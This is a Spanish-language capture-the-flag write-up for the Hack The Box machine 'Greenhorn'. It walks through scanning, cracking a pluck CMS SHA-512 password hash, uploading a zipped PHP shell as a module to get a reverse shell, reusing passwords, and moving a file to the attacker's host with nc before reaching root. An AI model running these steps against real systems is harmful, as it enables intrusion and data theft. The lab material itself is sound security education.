



Greenhorn writeup - Hack The Box

Escrito por : tellmefred

Dificultad : fácil

Introducción:

En este writeup, exploraremos "Greenhorn", una máquina de Hack The Box que ofrece una experiencia orientada a aprender y aplicar técnicas específicas de reconocimiento y explotación.

Durante este desafío, realizaremos un reconocimiento exhaustivo del sistema objetivo, utilizando herramientas y estrategias clave para identificar servicios, puertos y posibles vulnerabilidades. A partir de la información recolectada,

procederemos a la explotación de fallos de seguridad que nos permitirán acceder al sistema y obtener privilegios adicionales.

Reconocimiento:

Aquí empezamos con un Ping para confirmar la conectividad con la máquina.

```
ping: invalid argument: 10.10.11.25
> ping 10.10.11.25
PING 10.10.11.25 (10.10.11.25) 56(84) bytes of data.
64 bytes from 10.10.11.25: icmp_seq=1 ttl=63 time=22.2 ms
64 bytes from 10.10.11.25: icmp_seq=2 ttl=63 time=22.9 ms
64 bytes from 10.10.11.25: icmp_seq=3 ttl=63 time=22.0 ms
64 bytes from 10.10.11.25: icmp_seq=4 ttl=63 time=21.9 ms
^C
--- 10.10.11.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 21.923/22.245/22.903/0.390 ms
```

Aquí el resultado de el escaneo de nmap que verificando bien tiene una redirección en el puerto 80 a <http://greenhorn.htb/>.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 13:45 EDT
Nmap scan report for 10.10.11.25
Host is up (0.044s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_ 256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
3000/tcp  open  ppp?
```

Así que agregamos a nuestro archivo /etc/hosts.

```
> cd ..
> echo "10.10.11.25      greenhorn.htb" | sudo tee -a /etc/hosts
10.10.11.25      greenhorn.htb
```

Y ya podemos acceder a la página web. Si se fijan abajo tenemos la parte de admin.

Welcome to GreenHorn !

Dear Aspiring Web Developers,

Welcome to GreenHorn Web Development! We are thrilled to have you join our community dedicated to helping juniors kickstart their web development careers.

At GreenHorn, we believe in providing the resources and support you need to succeed in the exciting world of web development. Whether you're a fresh graduate, switching careers, or simply passionate about coding, you've come to the right place.

Our mission is to guide and empower you through your web development journey. You'll find a wealth of educational content, tutorials, hands-on projects, and a supportive network of fellow learners and experienced developers who are here to mentor and assist you along the way.

We're excited to see you grow, learn, and contribute to the web development community. The journey may have its challenges, but remember that every experienced developer was once a junior like you. Your dedication, curiosity, and hard work will lead you to success.

Feel free to explore our website, join our forums, and take advantage of the resources we offer. If you ever have questions, need advice, or just want to connect with like-minded individuals, our community is here for you.

Welcome to the world of web development. Let's code, learn, and grow together. Your future as a web developer starts here at GreenHorn!

Best regards,

Mr. Green

admin | powered by pluck


Y nos encontramos con un pluck 4.7.18 así que investigue y hay una forma de acceder al servidor con una vulnerabilidad, pero es requerido la contraseña.

password


Log in

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

Aquí vemos el puerto 3000.



Buscando encontré el repositorio de el admin y verifiqué el código de la app montada en el puerto 80.



Y vemos aquí que si la contraseña es correcta debe guardar una sección cookie, y además vemos que la password se guarda en \$ww.

```
//If password is correct, save session-cookie.  
if (($pass == $ww) && (!isset($login_error))) {  
    $_SESSION[$token] = 'pluck_loggedin';
```

Aquí buscando encontré un archivo hash que obviamente es la contraseña así que vamos a desencriptar.

The screenshot shows a code editor window with a dark theme. At the top, it says "main" and "GreenHorn /data/settings/pass.php". Below that, it shows "3 lines | 148 B | PHP". The code itself is a single line:

```
1 <?php
2 $pw = 'd5443ae1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793af0cc689b6b39024d7790163';
3 ?>
```

Explotación:

Aquí en el código vemos el tipo de encriptado que tiene la contraseña.

```
//If password has been sent, and the bogus input is empty, MD5-encrypt password.
if (isset($_POST['submit']) && empty($_POST['bogus'])) {
    $pass = hash('sha512', $cont1);
```

Hacemos el decrypt con este comando y obtenemos la contraseña iloveyou1.

```
> john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha512 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou1      (?)
```

Luego ya entramos a la interfaz.


The screenshot shows the "pluck" administration interface. At the top, there is a red banner with a warning icon and the text: "Be carefull with clicking links, they might compromise your website. Your installation is not secured with measures to protect it." Below this, the "pluck" logo is followed by a navigation menu with links for "start", "pages", "modules", "options", and "log out". To the right, there is a status bar indicating "3 items in trashcan" and "pluck is up-to-date".

The main content area has a heading "start" and a sub-section "Welcome to the administration center of pluck.". It says "Here you can manage your website. Choose a link in the menu at the top of your screen." Below this, there is a "more..." link and several links in boxes:

- take a look at your website
take a look at the result
- credits
all the people who helped develop pluck
- Check writable options
Check writable options
- need help?
we'd love to help you

At the bottom, there is a small footer note: "pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License."

Y pues pude encontrar este video para explotar esta versión.



Creo una shell.php y la comprimo en un .zip.

```
> nano shell.php
> zip shell.zip shell.php
adding: shell.php (deflated 59%)
> ls
shell.php  shell.zip
```

Buscamos install a module.

pluck view site start pages modules options log out 0 items in trashcan pluck is up-to-date

manage modules

Manage your modules here. Remove unused modules, or start your search for new modules to enrich your website with new functionality. You can also add modules to your website, by choosing [Add modules to website](#).

	albums	★★
	blog	★★
	contact form	★★
	multi theme	★★
	tinymce	★★
	view site link	★★

Add modules to website... [Install a module...](#)

<<< back

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

Y aquí subimos el archivo. Antes de subir el archivo ponte en escucha y obtendrás la shell.

The screenshot shows the pluck web interface. At the top, there's a navigation bar with links for 'view site', 'start', 'pages', 'modules', 'options', and 'log out'. Below the navigation bar, the title 'install modules' is displayed in blue. A sub-instruction 'Here you can install new modules. Please make sure you have downloaded a module first.' follows. There are three buttons below: a 'Browse...' button with a folder icon, a 'Upload' button with a circular arrow icon, and a 'No file selected.' message. Below these buttons is a link '[<<< back](#)'. At the bottom of the page, a footer note reads 'pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

Escalada de privilegios:

Aquí ya con la shell interactiva.

```
> nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.10.14.223] from (UNKNOWN) [10.10.11.25] 48750
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 07:55:44 up  3:52,  0 users,  load average: 0.09, 0.25, 0.29
USER   TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
www-data  pts/0    www-data        0.09  0.25  0.29
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Paso a darle un tratamiento a la tty.

```
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:/$ ^Z
zsh: suspended  nc -lvpn 9001
> stty raw -echo; fg

[1] + continued  nc -lvpn 9001
www-data@greenhorn:/$ export TERM=xterm
```

Luego lo primero fue verificar y reutilizar la contraseña para el usuario junior y perfecto accedemos a la user.txt.

```
www-data@greenhorn:/$ cd /home/junior/
www-data@greenhorn:/home/junior$ ls
'Using OpenVAS.pdf'  user.txt
www-data@greenhorn:/home/junior$ su junior
Password:
junior@greenhorn:~$ ls
user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
6fe98e8facaffa0931062f04d5026262
junior@greenhorn:~$ |
```

Obtengo este archivo que resulta ser un pdf con NC y los comandos que ven.

```
> nc -lvp 1234 > 'Using OpenVAS.pdf'
listening on [any] 1234 ...
```

Mi pc atacante.

```
junior@greenhorn:~$ nc 10.10.14.223 1234 < 'Using OpenVAS.pdf'
|
```

La pc víctima.

Luego aquí podemos visualizar el pdf lo que parece ser una carta o un mail donde tenemos una clave root. Haciendo un trabajo de quitar lo borroso podemos encontrar la clave root solo queda escalar.

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
'sudo /usr/sbin/openvas'
```

Enter password: ~~password~~

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Aquí escalamos y hacemos su root proporcionar la contraseña y somos root. Solo queda hacer cat a la root.txt.

```
junior@greenhorn:/$ su root
Password:
root@greenhorn:/# cd root
root@greenhorn:~# ls
cleanup.sh  restart.sh  root.txt
root@greenhorn:~# cat root.txt
9a7608309fc2e2c81388accc28084635
root@greenhorn:~#
```